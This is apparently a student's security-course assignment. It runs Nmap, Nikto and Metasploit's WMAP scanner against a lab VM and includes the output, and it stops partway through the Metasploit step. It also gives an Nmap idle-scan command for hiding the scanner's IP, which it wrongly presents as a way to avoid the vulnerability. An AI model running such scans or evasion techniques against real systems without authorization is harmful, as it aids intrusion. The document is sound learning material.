System Networks and Security
Roll No-201506527
RASHI CHAUHAN
Assign-4

1.Web Scanning:


a) Scanning using Nmap:

Nmap features includes:


- Host discovery – Identifying hosts on a network. For example, listing the hosts that respond to TCP and/or ICMP requests or have a particular port open.
- Port scanning – Enumerating the open ports on target hosts.
- Version detection – Interrogating network services on remote devices to determine application name and version number.
- OS detection – Determining the operating system and hardware characteristics of network devices.
- Scriptable interaction with the target – using Nmap Scripting Engine (NSE) and Lua programming language.

Nmap can provide further information on targets, including reverse DNS names, device types, and MAC addresses.

Here is the output of Nmap Scans:




```
rashi@rashi-VPCEB22EN:~$ nmap -Pn -sS 192.168.12.129
You requested a scan type which requires root privileges.
QUITTING!
rashi@rashi-VPCEB22EN:~$ sudo nmap -Pn -sS 192.168.12.129

Starting Nmap 6.40 ( http://nmap.org ) at 2016-04-08 00:39 IST
Nmap scan report for 192.168.12.129
Host is up (0.0014s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:AB:52:6D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
rashi@rashi-VPCEB22EN:~$
```




```
rashi@rashi-VPCEB22EN:~$ nmap -p 1-65535 192.168.12.129

Starting Nmap 6.40 ( http://nmap.org ) at 2016-04-08 00:44 IST
Nmap scan report for 192.168.12.129
Host is up (0.0073s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.94 seconds
rashi@rashi-VPCEB22EN:~$
```

UDP Scan : DHCP port open



```
rashi@rashi-VPCEB22EN:~$ sudo nmap -sU -p 0-100 -T4 192.168.12.129

Starting Nmap 6.40 ( http://nmap.org ) at 2016-04-08 00:46 IST
Warning: 192.168.12.129 giving up on port because retransmission cap hit (6).
Nmap scan report for 192.168.12.129
Host is up (0.0011s latency).
Not shown: 90 closed ports
PORT   STATE         SERVICE
8/udp  open|filtered unknown
16/udp open|filtered unknown
20/udp open|filtered ftp-data
38/udp open|filtered rap
44/udp open|filtered mpm-flags
68/udp open|filtered dhcpc
74/udp open|filtered netrjs-4
90/udp open|filtered dnsix
93/udp open|filtered dcp
97/udp open|filtered swift-rvf
99/udp open|filtered metagram
MAC Address: 00:0C:29:AB:52:6D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 94.47 seconds
rashi@rashi-VPCEB22EN:~$
```



```
Nmap done: 1 IP address (1 host up) scanned in 94.47 seconds
rashi@rashi-VPCEB22EN:~$ sudo nmap -sU -p 100-200 -T4 192.168.12.129

Starting Nmap 6.40 ( http://nmap.org ) at 2016-04-08 00:48 IST
Warning: 192.168.12.129 giving up on port because retransmission cap hit (6).
Nmap scan report for 192.168.12.129
Host is up (0.00040s latency).
Not shown: 91 closed ports
PORT    STATE         SERVICE
100/udp open|filtered unknown
118/udp open|filtered sqlserv
123/udp open|filtered ntp
134/udp open|filtered ingres-net
136/udp open|filtered profile
142/udp open|filtered bl-idm
143/udp open|filtered imap
155/udp open|filtered netsc-dev
170/udp open|filtered print-srv
184/udp open|filtered ocserver
MAC Address: 00:0C:29:AB:52:6D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 90.99 seconds
rashi@rashi-VPCEB22EN:~$
```

Typical uses of Nmap:

- Auditing the security of a device or firewall by identifying the network connections which can be made to, or through it.
- Identifying open ports on a target host in preparation for auditing.
- Network inventory, network mapping, maintenance and asset management.
- Auditing the security of a network by identifying new servers.
- Generating traffic to hosts on a network, response analysis and response time measurement.
- Find and exploit vulnerabilities in a network.

How to Avoid the above Vulnerablity:

nmap ideal scan technique to hide your IP:

Following example, uses an an idle scan technique. It uses port 1234 on 1.1.1.1 IP as as a zombie to scan host – 192.1.2.3:

# nmap -P0 -sI 1.1.1.1:1234 192.1.2.3

This technique **only hides your source address but remote IPS / IDS always record and logs scan**.


b) Scanning using Nikto:

Nikto Web Scanner is a Web server scanner that tests Web servers for dangerous files/CGIs, outdated server software and other problems. It performs generic and server type specific checks. It also captures and prints any cookies received.

Functions:

Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/CGIs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers.

It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated.




```
Nmap done: 1 IP address (1 host up) scanned in 90.99 seconds
rashi@rashi-VPCEB22EN:~$ clear

rashi@rashi-VPCEB22EN:~$ nikto -h 192.168.12.129
- Nikto v2.1.4
---------------------------------------------------------------------------
----
+ Target IP:          192.168.12.129
+ Target Hostname:    192.168.12.129
+ Target Port:        80
+ Start Time:         2016-04-09 01:13:29
---------------------------------------------------------------------------
----
+ Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.5 with Suhosin-Patch
+ Apache/2.2.9 appears to be outdated (current is at least Apache/2.2.1
7). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ Number of sections in the version string differ from those in the dat
abase, the server reports: php/5.2.6-2ubuntu4.5 while the database has:
 5.3.5. This may cause false positives.
+ PHP/5.2.6-2ubuntu4.5 appears to be outdated (current is at least 5.3.
5)
+ ETag header found on server, inode: 13628, size: 149, mtime: 0x4822f9
1cc4600
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulner
able to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6448 items checked: 1 error(s) and 8 item(s) reported on remote host
+ End Time:           2016-04-09 01:14:01 (32 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
rashi@rashi-VPCEB22EN:~$ 
```


Apache version is outdated and is subject to vulnerabilities.

c) Metasploit Directory Scanning:


Here is the output of running metasploit dir scanner on the webserver:




```
       =[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 490 exploits - 225 auxiliary
+ -- --=[ 192 payloads - 23 encoders - 8 nops
       =[ svn r8091 updated 2281 days ago (2010.01.09)

Warning: This copy of the Metasploit Framework was last updated 2281 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             http://www.metasploit.com/redmine/projects/framework/wiki/Updating

msf > load db_wmap
[*] =[ WMAP v0.6 - et [  ] metasploit.com
[*] Successfully loaded plugin: db_wmap
msf > db_create
[*] Creating a new database instance...
[*] Successfully connected to the database
